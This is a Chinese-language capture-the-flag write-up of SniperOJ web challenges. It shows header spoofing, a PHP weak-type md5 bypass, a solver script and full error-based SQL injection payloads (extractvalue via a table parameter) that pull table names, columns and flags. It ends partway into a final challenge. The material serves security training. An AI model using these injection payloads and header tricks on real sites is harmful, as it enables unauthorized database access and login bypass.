# SniperOJ WEB writeup

原创

Ni9htMar3 于 2017-05-05 15:18:25 发布 5882 收藏

分类专栏： WriteUp 文章标签： web

WriteUp 专栏收录该内容

17 篇文章 0 订阅


订阅专栏

好歹是认识的人，推荐一下题目平台地址：http://www.sniperoj.cn/

## web


### SniperOJ-Web-Browser

首先打开，需要用他特地的浏览器浏览



You must use [SniperOJ-Web-Broswer] to view this page! Other web broswer will be denied!


简单，抓包修改



```
GET / HTTP/1.1
Host: web2.sniperoj.cn:10005
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
User-Agent: SniperOJ-Web-Broswer
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate, sdch
Accept-Language: zh-CN,zh;q=0.8
Connection: close
```


```
HTTP/1.1 200 OK
Date: Sun, 30 Apr 2017 12:03:10 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 54
Connection: close
Content-Type: text/html; charset=UTF-8

Go away! Attacker! This page is only for local client!
```

进行下一关，需要本地访问




Go away! Attacker! This page is only for local client!

利用Modify Headers设置访问




Add X-Forwarded-For 127.0.0.1

进行下一关，需要特定端口



Only port 23333 is allowed!

麻烦，直接curl命令




```
root@Ni9htMar3:~# curl --header "x-forwarded-for:127.0.0.1" --local-port 23333
-A SniperOJ-Web-Broswer http://web2.sniperoj.cn:10005/
SniperOJ{hyper_t3xt_tran5fer_pr0t0c0l}root@Ni9htMar3:~#
```

flag: `SniperOJ{hyper_t3xt_tran5fer_pr0t0c0l}`

## md5-vs-injection


额，貌似那么熟悉，发现hint



Login as admin, plz!

Username :

Password :




| URL | 状态 | 域 | 大小 | 远程 IP | 时间线 |
|---|---|---|---|---|---|
| POST index.php | 200 OK | web.sniperoj.cn:10004 | 261 B | 123.207.114.37:10004 | 58ms |

| | |
|---|---|
| Connection | Keep-Alive |
| Content-Encoding | gzip |
| Content-Length | 261 |
| Content-Type | text/html |
| Date | Sun, 30 Apr 2017 13:38:33 GMT |
| Keep-Alive | timeout=5, max=99 |
| Server | Apache/2.4.7 (Ubuntu) |
| Set-Cookie | hint=select+%2A+from+users+where+username%3D%27admin%27+and+password%3D%27md5%28%24password%2C+true%29%27 |
| Vary | Accept-Encoding |
| X-Powered-By | PHP/5.5.9-1ubuntu4.21 |

直接百度，得到一个博客

直接输入字符串**得到**flag



Login success!

Login as admin, plz!

Username :

Password :


| URL | 状态 | 域 | 大小 | 远程 IP | 时间线 |
|---|---|---|---|---|---|
| POST index.php | 200 OK | web.sniperoj.cn:10004 | 239 B | 123.207.114.37:10004 | |

```
      Connection  Keep-Alive
Content-Encoding  gzip
  Content-Length  239
    Content-Type  text/html
            Date  Sun, 30 Apr 2017 13:45:58 GMT
      Keep-Alive  timeout=5, max=100
          Server  Apache/2.4.7 (Ubuntu)
      Set-Cookie  hint=select+%2A+from+users+where+username%3D%27admin%27+and+password%3D%27md5%28%24password%2C+true%29
                  %27
                  flag=SniperOJ%7Bmd5_V5_injection%7D
            Vary  Accept-Encoding
    X-Powered-By  PHP/5.5.9-1ubuntu4.21
            flag  SniperOJ{md5_V5_injection}
```

flag：`SniperOJ{md5_V5_injection}`

## php-weak-type

提示




```
<!DOCTYPE html>
<!-- I love vim~ -->
</html>
```

看来有备份，`index.php~`顺势找到代码

```
<?php
$flag = 'SniperOJ{********************}';

    if(isset($_POST['password'])){
        $current_password = "QNKCDZO";
        $password = $_POST['password'];
        if (($current_password != $password)){
            $current_password_md5 = md5($current_password);
            $password_md5 = md5($password);
            if($current_password_md5 == $password_md5){
                echo '<script>alert("You know php well!")</script>';
                echo $flag;
            }else{
                echo('<script>alert("Your password is wrong!")</script>');
            }
        }else{
            echo('<script>alert("Your password is wrong!")</script>');
        }
    }else{
        echo('<script>alert("Input your password!")</script>');
    }
?>
```

直接就是个弱类型比较，随便输入个`s878926199a`得到**flag** `SniperOJ{pHp_is_the_best_programming_language_in_the_world}`


## as fast as you can



```
    Expires  Thu, 19 Nov 1981 08:52:00 GMT
   Get-flag  ZlBPN1EyRzZmTDE3WEJhVQ==
       Hint  Post decode([Get-flag]) as [SniperOJ] as fast as you can, then your will get flag
 Keep-Alive  timeout=5, max=100
```

就是读取，然后构造发送，要保证session一致，要不然会变
脚本


```
import requests
import base64

url = 'http://web.sniperoj.cn:10003/index.php'
cookie={
    'PHPSESSID':'5jvgjihbnreaep98v606e4hhs6'
}
req=requests.get(url,cookies=cookie)
#print req.text
key=req.headers['Get-flag']
key=base64.b64decode(key)
#print key

data={'SniperOJ':key}
r=requests.post(url,data=data,cookies=cookie)    22413778
print r.text
```



```
Wow, prefect! Here is the flag : SniperOJ{faster_faster_faster_2333}
请按任意键继续. . .
```


## very-hard-injection

打开，无语，啥提示也没有，也不知道干嘛



```
http://web2.sniperoj.cn:10003/
Incorrect table name ''
```

随便试试吧。。。




http://web2.sniperoj.cn:10003/?table=1

□ Enable Post data □ Enable Referrer

```
http://web2.sniperoj.cn:10003/
Table 'SniperOJ.1' doesn't exist
```

总算是出来东西啦，还得猜`table=users`




http://web2.sniperoj.cn:10003/?table=users

□ Enable Post data □ Enable Referrer

```
http://web2.sniperoj.cn:10003/
```


总算是猜对啦，开始尝试是什么注入


Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能

http://web2.sniperoj.cn:10003/?table=users%df'

```
http://web2.sniperoj.cn:10003/
Table 'SniperOJ.users�\'' doesn't exist
```

发现`'`被转义，用宽字节不管用，那就只能试试报错


Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项
当前网页的语言为英文，是否需要翻译为中文？
立即翻译
暂不需要


http://web2.sniperoj.cn:10003/?table=users`

```
http://web2.sniperoj.cn:10003/
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '`='admin' WHERE id=1' at line 1
```

有戏，学习

http://blog.csdn.net/ysynhtt/article/details/45115849


构造


Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select @@version),0x7e)))b join `users``

```
http://web2.sniperoj.cn:10003/
XPATH syntax error: '~5.7.17-0ubuntu0.16.04.2~'
```

结果重名？！



Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e)))b join `users``

```
http://web2.sniperoj.cn:10003/
Column 'username' in field list is ambiguous
```

修改方法


```
http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_con
```


Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_concat(table_name) from information_schema.tables where table_schema=database()),0x7e))a)b on b.a=`username
```

```
http://web2.sniperoj.cn:10003/
XPATH syntax error: '~flaggggggg,users~'
```


成功！表名`flaggggggg`
列名**flag**


Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select group_concat(column_name) from information_schema.columns where table_name=0x666c61676767676767),0x7e))a)b on b.a=`username
```

```
http://web2.sniperoj.cn:10003/
XPATH syntax error: '~id,flag~'
```


### flag


Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能 标记 缩放 工具 查看源代码 选项

```
http://web2.sniperoj.cn:10003/?table=users` join (select extractvalue(1, concat(0x7e, (select flag from flaggggggg),0x7e))a)b on b.a=`username
```

```
http://web2.sniperoj.cn:10003/
XPATH syntax error: '~SniperOJ{XXXXXPath__!!!_A}~'
```


## inject-again


Load URL
Split URL
Execute
□ Enable Post data □ Enable Referrer
禁用 Cookies CSS 表单 图片 网页信息 其他功能

```
http://web2.sniperoj.cn:10004/
```

```
Please input username!
```

这个让你输入用户名密码




http://web2.sniperoj.cn:10004/?username=&password=

□ Enable Post data □ Enable Referrer

Please input username!

听dalao提示是基于**union**的盲注



